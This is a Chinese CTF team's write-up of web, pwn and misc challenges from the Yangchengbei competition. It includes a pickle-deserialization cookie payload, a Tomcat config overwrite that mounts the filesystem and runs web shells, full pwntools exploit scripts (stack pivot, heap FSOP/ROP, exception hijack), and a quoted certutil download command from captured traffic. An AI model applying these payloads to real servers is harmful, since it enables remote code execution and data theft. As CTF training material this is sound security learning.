无敌西堤埃弗小队 - 羊城杯 WriteUp

基本信息

- **团队名称**：无敌西堤埃弗小队
- **排名**：14
- **解题情况截图**：

1 - WEB

1.2 Lyrics For You

首先，通过访问 /lyrics?lyrics=../app.py /lyrics?lyrics=../config/secret_key.py /lyrics?lyrics=../cookie.py 获取需要的文件内容。

然后读了下app.py的代码，感觉是pickle反序列化。secret_code = "EnjoyThePlayTime123456"

```
# 读取文件
@app.route("/lyrics", methods=['GET'])
def lyrics():
    resp = make_response()
    resp.headers["Content-Type"] = 'text/plain; charset=UTF-8'
```

```
    query = request.args.get("lyrics")
    path = os.path.join(os.getcwd() + "/lyrics", query)

    try:
        with open(path) as f:
            res = f.read()
    except Exception as e:
        return "No lyrics found"
    return res

@app.route("/board", methods=['GET'])
def board():
    invalid = cookie_check("user", secret=secret_code)
    if invalid:
        return "Nope, invalid code get out!"

    data = get_cookie("user", secret=secret_code)

    if isinstance(data, bytes):
        # 这里可以做手脚
        a = pickle.loads(data)
        data = str(data, encoding="utf-8")

    if "username" not in data:
        return render_template('user.html', name="guest")
    if data["username"] == "admin":
        return render_template('admin.html', name=data["username"])
    if data["username"] != "admin":
        return render_template('user.html', name=data["username"])
```

然后根据cookie.py的内容，和读取到的secret_key伪造cookie。因为禁用了R指令，所以用o指令来执行命令。


```
(cos
system
S'whoami'
o.
```

因为没有回显，可以把结果输出到某一个文件中，再用lyrics读取就行了。

先用 ls -l / 发现 flag 没有读权限，但是有一个 /readflag 有SUID权限，并且可以执行，所以最后用 /readflag 就行了。

> cookie_encode(('user',b"(cos\nsystem\nS'/readflag>/tmp/1.txt'\no."), "EnjoyThePlayTime123456")
>
> b'!3xKWCDVdw4ZYwfpwM1ghoQ==?gAWVMwAAAAAAAACMBHVzZXKUQyYoY29zCnN5c3RlbQpTJy9yZWFkZmxhZz4vdG1wLzEudHh0JwpvLpSGlC4='

把Cookie改成!3xKWCDVdw4ZYwfpwM1ghoQ==?gAWVMwAAAAAAAACMBHVzZXKUQyYoY29zCnN5c3RlbQpTJy9yZWFkZmxhZz4vdG1wLzEudHh0JwpvLpSGlC4=之后访问/board，然后再访问lyrics?lyrics=/tmp/1.txt读取到flag：



DASCTF{4894934423798986023213109774164}

1.3 tomtom2

读取 /opt/tomcat/conf/tomcat-users.xml，得到用户名密码：admin This_is_my_favorite_passwd

然后是一个文件上传

文件上传什么都无法成功，文件好像只能上传 xml 后缀的QAQ。但是 xml 上传不知道怎么利用，后缀也改不了。

那这个网页搞了个 image preview 也太难绷了 23333

上传之后可以读，/opt/tomcat/webapps/myapp/uploads/xxx.xml，或者网址 /myapp/uploads/xxx.xml

试了文件名里 `../a.xml` 和 `/a.xml` 好像不行， `a.jsp\x00.xml` 好像也不行（没用burpsuite，用js改的

看 params 有个 path=uploads，那个地方好像可以改

试了下，绝对路径不行，相对路径是ok的，真的能上传，但是不知道怎么利用

研究一下web.xml

是可以改：

http://139.155.126.78:33851/myapp/read?filename=/opt/tomcat/conf/brealid.xml

conf 文件夹是能上传的

感觉难点不一定在这，再看看，有个问题，web.xml 是不是都没法读，尝试的时候一直显示 disallow

看见有一个更改context.xml然后弄的，但是好像改了之后重启tomcat才有用。

context.xml 里面不是有几个 watched_resource 吗，直接改 web.xml 就有重启的效果，改寄了重启环境就行

另外disallow的判定应该就是检测是否包含字符串 web.xml，123web.xml也ban，web123.xml不ban

问ChatGPT问出来的，但是只有Context.xml有效，web.xml无效

```
<Context>
     <Resources>
         <PreResources
className="org.apache.catalina.webresources.DirResourceSet"
                        base="/"
                        webAppMount="/test"
                        internalPath="/"/>
     </Resources>
</Context>
```

据说这样子访问/test/flag就相当于访问系统文件中的/flag。但是不保真，我本地没tomcat环境没试过呜呜呜，而且context.xml没watch估计也是没效果。

应该改成功了，因为服务器已经有点崩溃了，把web.xml空文件传上去了，uploads接口直接废了好像……

没事，可以重启

容器重启完了，可以通过改 WEB-INF/tomcat-web.xml 进行 tomcat 重启。重启之后原先的 cookies 会失效，可证明重启成功

http://139.155.126.78:36559/test/etc/passwd

我觉得已经成功挂载了，/etc/passwd 都能读了，但是 flag 在哪

怎么又炸了，呜呜呜，我改了个listings=true，然后好像就炸了……不太懂，不应该啊

可以试试：

在 web.xml 中映射 XML 文件到 JSP Servlet

可以在 web.xml 中添加一个 Servlet 映射，将 .xml 文件映射到 JspServlet，这样 Tomcat 会尝试将 .xml 文件当作 JSP 文件来处理。

示例：

```
<servlet>
    <servlet-name>JSPFileServlet</servlet-name>
    <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>JSPFileServlet</servlet-name>
    <url-pattern>*.xml</url-pattern>
</servlet-mapping>
```

加在`/opt/tomcat/webapps/myapp/WEB-INF/web.xml`里，这样子好像就可以把xml当jsp执行了，然后上传马就行了

确实可以试试，再重启下环境

好像确实可以了，http://139.155.126.78:37374/myapp/uploads/a.xml，xml内容不显示了，用antsword连一下，草，报错了，但是好像确实是按照xml执行了。

是改web.xml的鸭，直接upload到 WEB-INF，然后再上传马，连接，待会不知道tomtom2-revenge是不是差不多/xyx。u1s1，这个环境开的是真的慢。

我觉得这个是预期解，revenge应该也能一把梭

过了，文件是/fffffflllllaaagggg，里面就是flag。来康康revenge。

```
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <servlet>
    <servlet-name>HelloServlet</servlet-name>
    <servlet-class>HelloServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>HelloServlet</servlet-name>
    <url-pattern>/hello</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>LoginServlet</servlet-name>
    <servlet-class>LoginServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>LoginServlet</servlet-name>
    <url-pattern>/login</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>UploadServlet</servlet-name>
    <servlet-class>UploadServlet</servlet-class>
  </servlet>

  <servlet-mapping>
```

```
    <servlet-name>UploadServlet</servlet-name>
    <url-pattern>/upload</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>ReadServlet</servlet-name>
    <servlet-class>ReadServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>ReadServlet</servlet-name>
    <url-pattern>/read</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>EnvServlet</servlet-name>
    <servlet-class>EnvServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>EnvServlet</servlet-name>
    <url-pattern>/env</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>JSPFileServlet</servlet-name>
    <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>JSPFileServlet</servlet-name>
    <url-pattern>*.xml</url-pattern>
  </servlet-mapping>
</web-app>
```

qwq

1.5 tomtom2_revenge

发现web.xml改不了了，但是能改context.xml。还是按照上面改了context.xml，

```
<Context allowLinking="true">

    <!-- Default set of monitored resources. If one of these changes, the    -->
    <!-- web application will be reloaded.                                   -->
    <Parameter name="listings" value="true" override="true" />
    <WatchedResource>WEB-INF/web.xml</WatchedResource>
    <WatchedResource>WEB-INF/tomcat-web.xml</WatchedResource>
    <WatchedResource>${catalina.base}/conf/web.xml</WatchedResource>
    <WatchedResource>${catalina.base}/conf/brealid.xml</WatchedResource>
    <WatchedResource>${catalina.base}/conf/context.xml</WatchedResource>
    <Resources>
        <PreResources
className="org.apache.catalina.webresources.DirResourceSet"
            base="/"
            webAppMount="/test"
            internalPath="/" />
    </Resources>

    <!-- Uncomment this to disable session persistence across Tomcat restarts -->
    <!--
    <Manager pathname="" />
    -->
</Context>
```

反正都有任意文件读取了，然后根据上面的经验，flag文件是由几个f+几个l+几个a+几个g组成的，跑暴力就行了：

```
import requests

for i in range(1, 6):
    for j in range(1, 6):
        for k in range(1, 6):
            for l in range(1, 6):
                url = "http://139.155.126.78:34733/test/" + "f" * i + "l" * j
+ "a" * k + "g" * l
                r = requests.get(url)
```

```
                if "DASCTF" in r.text:
                    print(r.text)
                    exit()
```

最后也是很顺利的把flag跑出来了：

```
> python brute.py
DASCTF{331968813007469168959475909532l2}
```

---

2 - PWN

2.1 pstack

栈迁移

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#   expBy : @eastXueLian
#   Debug : ./exp.py debug  ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port

from lianpwn import *
from pwncli import *

cli_script()
set_remote_libc("libc.so.6")

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

new_stack = 0x601000 + 0x800
pop_rdi_ret = 0x0000000000400773
pop_rsi_2_ret = 0x0000000000400771

ru(b"Can you grasp this little bit of overflow?\n")
payload = flat({0x30: [new_stack, 0x4006B8]})
s(payload)

ru(b"Can you grasp this little bit of overflow?\n")
```

```python
payload = flat({0x30: [new_stack + 0x40 - 8, 0x4006B8]})
s(payload)

payload = flat(
    [
        pop_rdi_ret,
        elf.got.puts,
        0x4006BF,
    ]
)
s(payload)

ru(b"\n")
libc_base = u64_ex(ru(b"\n", drop=True)) - libc.sym.puts
lg("libc_base", libc_base)

new_payload = flat(
    {
        0x10: [
            pop_rdi_ret + 1,
            pop_rdi_ret,
            libc_base + next(libc.search(b"/bin/sh\x00")),
            libc_base + libc.sym.system,
        ]
    }
)
s(new_payload)

ia()

# 544844946213581285491970590972O8
```

2.2 TravelGraph

幽默 delete 清空的原来不是 route 而是堆块头部，因此 guangzhou 到 guangzhou 的堆块都可以 UAF

写一下 fsop 应该就可以了，真麻烦

不对，可以利用不同大小的堆块拆分构造出 UAF，改了 transportation 域就可以无限大小堆溢出，打 house of apple + magic_gadget orw，本来以为不得不 setcontext，结果找到一篇非常详细的博客：

https://bbs.kanxue.com/thread-272098.htm#msg_header_h3_29

借助 svcudp_reply+26 把栈迁移到堆上就能打 ROP：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
```

```python
#   expBy : @eastXueLian
#   Debug : ./exp.py debug  ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port

from lianpwn import *
from pwncli import *

cli_script()
set_remote_libc("libc.so.6")

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
context.log_level = "debug"

# guangzhou
# nanning
# changsha
# nanchang
# fuzhou


def cmd(choice):
    ru(b"5. Calculate the distance.\n")
    sl(i2b(choice))


def add(transport, depart, dest, dist, data):
    cmd(1)
    ru(b"What kind of transportation do you want? car/train/plane?\n")
    sl(transport)
    ru(b"Please input the city name\n")
    sl(depart)
    ru(b"Please input the city name\n")
    sl(dest)
    ru(b"How far?\n")
    sl(i2b(dist))
    ru(b"Note:\n")
    s(data)


def delet(depart, dest):
    cmd(2)
    ru(b"Please input the city name\n")
    sl(depart)
    ru(b"Please input the city name\n")
    sl(dest)
```

```python


def show(depart, dest):
    cmd(3)
    ru(b"Please input the city name\n")
    sl(depart)
    ru(b"Please input the city name\n")
    sl(dest)


add(b"car", b"guangzhou", b"guangzhou", 999, b"a")
add(b"car", b"guangzhou", b"nanning", 999, b"b")
add(b"plane", b"nanning", b"changsha", 999, b"c")
add(b"car", b"changsha", b"nanchang", 999, b"d")

# add(b"train", b"fuzhou", b"nanning", 999, b"b")
# add(b"car", b"changsha", b"nanchang", 999, b"d")
# delet(b"fuzhou", b"nanning")
# add(b"plane", b"changsha", b"nanchang", 999, b"d")

cmd(5)
ru(b"Please input the city name\n")
sl(b"nanchang")

delet(b"guangzhou", b"guangzhou")
add(b"plane", b"nanchang", b"nanchang", 999, b"a")
add(b"car", b"guangzhou", b"guangzhou", 999, b"a")

show(b"guangzhou", b"guangzhou")
ru(b"Note:")
heap_base = (u64_ex(ru(b"\n", drop=True)) & 0xFFFFFFFFFFFFF000) - 0x1000
lg("heap_base", heap_base)

delet(b"nanning", b"changsha")
delet(b"guangzhou", b"nanning")

add(b"train", b"guangzhou", b"guangzhou", 999, b"a" * 0x510)
show(b"guangzhou", b"guangzhou")
ru(b"Note:" + b"a" * 0x510)
libc_base = u64_ex(ru(b"\n", drop=True)) - 0x21ACE0
lg("libc_base", libc_base)

add(b"train", b"guangzhou", b"guangzhou", 999, b"a")
add(b"car", b"nanning", b"nanning", 999, b"b")
add(b"plane", b"changsha", b"changsha", 999, b"c")
add(b"car", b"guangzhou", b"guangzhou", 999, b"d")

```

```python
delet(b"nanning", b"nanning")
delet(b"changsha", b"changsha")
add(
    b"plane",
    b"nanning",
    b"nanning",
    999,
    flat({0x500: [0x520, 0x521, 0x1, 0x100000000003E7]}),
)

add(b"car", b"nanning", b"fuzhou", 999, b"d")

add(b"train", b"guangzhou", b"fuzhou", 999, b"d")
add(b"plane", b"guangzhou", b"guangzhou", 999, b"d")
# add(b"car", b"nanning", b"fuzhou", 999, b"d")
add(b"plane", b"guangzhou", b"guangzhou", 999, b"d")

delet(b"guangzhou", b"fuzhou")
add(b"plane", b"guangzhou", b"guangzhou", 999, b"d")
delet(b"nanning", b"fuzhou")

cmd(4)
ru(b"Please input the city name\n")
sl(b"nanning")
ru(b"Please input the city name\n")
sl(b"guangzhou")
ru(b"Which one do you want to change?\n")
sl(b"0")
ru(b"How far?\n")
sl(b"10")
ru(b"Note:\n")

# 16a06a:>  48 8b 6f 48          >  mov    rbp,QWORD PTR [rdi+0x48]
# 16a06e:>  48 8b 45 18          >  mov    rax,QWORD PTR [rbp+0x18]
# 16a072:>  4c 8d 6d 10          >  lea    r13,[rbp+0x10]
# 16a076:>  c7 45 10 00 00 00 00 >  mov    DWORD PTR [rbp+0x10],0x0
# 16a07d:>  4c 89 ef             >  mov    rdi,r13
# 16a080:>  ff 50 28             >  call   QWORD PTR [rax+0x28]

magic_gadget = libc_base + 0x16A06A
leave_ret = libc_base + 0x000000000004DA83
add_rsp_0x38_ret = libc_base + 0x000000000005A44E
pop_rdi_ret = libc_base + 0x000000000002A3E5
pop_rsi_ret = libc_base + 0x000000000002BE51
pop_rdx_2_ret = libc_base + 0x000000000011F2E7

_IO_wfile_jumps = libc_base + libc.sym._IO_wfile_jumps
```

```
_lock = libc_base + 0x21CA70
fake_IO_FILE = heap_base + 0x3390

f1 = IO_FILE_plus_struct()
f1.flags = u64_ex("  sh;")
f1._IO_read_ptr = 0x521
f1._IO_read_end = libc_base + 0x21ACE0
f1._IO_read_base = libc_base + 0x21ACE0
f1._lock = _lock
f1._wide_data = fake_IO_FILE + 0xE0
f1.vtable = _IO_wfile_jumps

f1._IO_save_base = fake_IO_FILE + 0x520 + 0x100

payload = flat(
    {
        0: {
            0: bytes(f1),
            0xE0: {
                0x18: [0],
                0x30: [0],
                0xE0: [fake_IO_FILE + 0x200],
            },
            # 0x100: {0x68: [libc_base + libc.sym.system]},
            0x200: {0x68: [magic_gadget]},
        },
        0x520: {
            0: [0x520, 0x520, 0, 0x1000003E7],
            0x100: {
                0: [0xDEADBEEF, add_rsp_0x38_ret],
                0x18: [fake_IO_FILE + 0x520 + 0x100],
                0x28: [leave_ret],
                0x38: [
                    pop_rdi_ret,
                    fake_IO_FILE + 0xA48 + 0x200,
                    pop_rdi_ret,
                    fake_IO_FILE + 0xA48 + 0x200,
                    pop_rsi_ret,
                    0,
                    libc_base + libc.sym.open,
                    pop_rdi_ret,
                    3,
                    pop_rsi_ret,
                    fake_IO_FILE + 0xA48 + 0x100,
                    pop_rdx_2_ret,
                    0x100,
                    0,
```

```
                    libc_base + libc.sym.read,
                    pop_rdi_ret,
                    1,
                    libc_base + libc.sym.write,
                ],
            },
        },
        0xA48: {
            0: [
                0x531,
                libc_base + 0x21B110,
                libc_base + 0x21B110,
                heap_base + 0x3DD0,
                libc_base + libc.sym._IO_list_all - 0x20,
            ],
            0x200: b"/flag\x00",
        },
    }
)
s(payload)

add(b"plane", b"guangzhou", b"guangzhou", 999, b"d")
cmd(9)

ia()

# 884236008070249821207433312313397
```

2.3 httpd

题目看起来很抽象，32 位的 httpd？里面看起来可以执行一些东西

来搞笑的米斯克题，关键是 %xx url 编码绕过检查：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#   expBy : @eastXueLian
#   Debug : ./exp.py debug  ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port

from lianpwn import *
from pwncli import *

cli_script()
# set_remote_libc("libc.so.6")

```

```python
io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
context.log_level = "debug"


def get_payload(command):
    payload = b"get /" + command + b" HTTP/1.0\r\n"
    payload += b"Host: 127.0.0.1\r\n"
    payload += f"Content-Length: 100\r\n".encode()
    payload += b"Content-Type: application/x-www-form-urlencoded\r\n"
    payload += b"Connection: close\r\n"
    payload += b"\r\n"
    return payload


# payload = get_payload(b"cat%20/fla*>/home/ctf/html/index.html")
payload = get_payload(b"index.html")
s(payload)

ia()

# 730371782442160137374562023789 91
```

2.5 logger

莫名其妙的就出了

异常处理，参考 https://xz.aliyun.com/t/12967?time__1311=GqGxuD9Qdiq052x%2BxCqiKKPxRhxfOuGR7bD

本来以为要 CHOP，看到有个函数里面有 Hello，本来打算试试能不能把 rip 劫持上去输出点什么，结果直接进 shell 了：

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#   expBy : @eastXueLian
#   Debug : ./exp.py debug  ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port

from lianpwn import *
from pwncli import *

cli_script()
# set_remote_libc("libc.so.6")

```

```python
io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc


def cmd(choice):
    ru(b"Your chocie:")
    sl(i2b(choice))


def trace(data):
    cmd(1)
    ru(b"You can record log details here: ")
    s(data)
    ru(b"Do you need to check the records?")
    sl(b"y")


def warn(data):
    cmd(2)
    ru(b"Type your message here plz:")
    s(data)


for i in range(8):
    trace(b"a" * 0x10)

trace(b"/bin/sh\x00")

payload = flat(
    {0: [0xDEADBEEF, 0xDEADCAFE, 0xCAFECAFE], 0x70: [0x404200 + 8, 0x401BC2 + 1]}
)
warn(payload)

# warn(flat({0x80: [0xDEADBEEF], 0x100: []}))

ia()

# 946119416047241804814090146086l1
```

---

3 - Misc

3.1 hiden

混淆方式只有三种可能，手摇还原即可，还原如下

```python
import wave

with open('flag.txt', 'rb') as f:
    txt_data = f.read()
    file_len = len(txt_data)
    txt_data = file_len.to_bytes(3, byteorder = 'little') + txt_data

with wave.open("test.wav", "rb") as f:
    attrib = f.getparams()
    wav_data = bytearray( f.readframes(-1) )

for index in range(len(txt_data)):
    wav_data[index * 4] = txt_data[index]

with wave.open("hiden.wav", "wb") as f:
    f.setparams(attrib)
    f.writeframes(wav_data)
```

Exp

```python
import wave

def extract_flag_from_audio(audio_file_path):
    with wave.open(audio_file_path, "rb") as audio_file:
        wav_data = bytearray(audio_file.readframes(-1))

    extracted_bytes = []
    for index in range(0, len(wav_data), 4):
        extracted_bytes.append(wav_data[index])

    file_len = int.from_bytes(extracted_bytes[:3], byteorder='little')
    flag_data = bytes(extracted_bytes[3:3+file_len])

    return flag_data

flag = extract_flag_from_audio("hiden.wav")
print(flag)
```

3.3 1z_misc

~~纯**题~~

前半程：

[43,101,55,16,16,1017,28,812,824,43,55,226,101,55,55,415,1017,1027,28,28,617,824,28,812,1027,16,101,16,55,1027,1017,28,16] 这一串数字是 十二天干-二十八星宿 的组合，按照 hint 给的图，以 43 为例，从“子”开始记顺时针第四个天干，再从这个天干对应的二十八星宿中逆时针第一个“氐”开始记逆时针第三个星宿即为“心”，所以上面一串数字可以对应如下星宿 “心胃心奎奎心奎心胃心心心胃心心胃心奎奎奎奎胃奎心奎奎胃奎心奎心奎奎”

心为点，奎为杠，胃为分隔符做摩斯电码解码，得到压缩包密码 E@SI1Y!

~~**东西~~

后半程：

给的 hint.jpg 是天琴座，英文是 Lyra，搜到 https://github.com/google/lyra，花了**两小时克服无数报错**成功编译并解码得到一个 wav，内容是：

自由 自由 自由 民主 平等 和谐 自由 和谐 平等 自由 自由 公正 法治 友善 平等 平等 法治 和谐 富强 法治 法治 文明 民主 平等 友善 敬业 平等 敬业 公正 诚信 平等 法治 平等 平等 友善 敬业 公正 自由 和谐 富强 平等 友善 敬业 和谐 自由 平等 诚信 平等 公正 法治 和谐 富强 和谐 富强 公正 自由 平等 友善 敬业 公正 友善 自由 和谐 富强 公正 文明 文明 民主 法治 诚信 和谐

社会主义核心价值观解码得到 flag：DASCTF{W0w!_You_d0_4_g00d_j0b!}

3.4 miaoro

跟 HTTP 流，GWHT Base64 解码：


```
echo Th15_11111111s_pP@sssssw000rd!!!>pass.txt
certutil -urlcache -f "http://192.168.1.3:801/secret.txt"
```

继续跟流提取 secret.txt，倒着看发现 ZIP 文件头，写脚本。

```
def reverse_hex_bits(byte):
    """反转一个字节的每个 HEX 位"""
    # 高位和低位掩码
    high_nibble = byte & 0xF0  # 高 4 位 (0xF0 = 11110000)
    low_nibble = byte & 0x0F   # 低 4 位 (0x0F = 00001111)

    # 交换高位和低位后，将它们重新组合
    reversed_byte = (low_nibble << 4) | (high_nibble >> 4)
    return reversed_byte
```

```python

def reverse_file_hex(input_file, output_file):
    with open(input_file, 'rb') as infile, open(output_file, 'wb') as outfile:
        byte = infile.read(1)
        while byte:
            # 读取一个字节并反转其 HEX 位
            reversed_byte = reverse_hex_bits(ord(byte))
            # 将反转后的字节写入输出文件
            outfile.write(bytes([reversed_byte]))
            byte = infile.read(1)

if __name__ == "__main__":
    input_file = '/home/crabtux/Downloads/download(3).dat'    # 输入二进制文件路径
    output_file = 'output.bin' # 输出二进制文件路径
    reverse_file_hex(input_file, output_file)

    input_file = 'output.bin'
    output_file = 'output.zip'
    with open(input_file, 'rb') as infile, open(output_file, 'wb') as outfile:
        outfile.write(infile.read()[::-1])

    print(f"反转 HEX 位后的文件已保存为: {output_file}")

```

得 ZIP 文件，解密得 flag2.jpg，一眼是被裁成条条了，拼接图片得到一坨只有半边的猫猫图：



对着翻译可得 flag 的后半部分。

回来继续看流量，发现打法是 https://www.exploit-db.com/exploits/48410，只有第一个 cookie 可以用原来的密钥解密，其它都不行，苦苦猜测之后发现 AES 密钥特么改成了 1234567890abcdef（？？？），解密 Cookie 得到 flag 的第一个部分，脚本：

```python
from Crypto.Cipher import AES
from base64 import b64decode

# AES-CBC-128 decryption, iv from the first block of ciphertext
def decrypt_aes_cbc_128(key, ciphertext):
    iv = ciphertext[:16]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(ciphertext[16:])

cipher =
"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
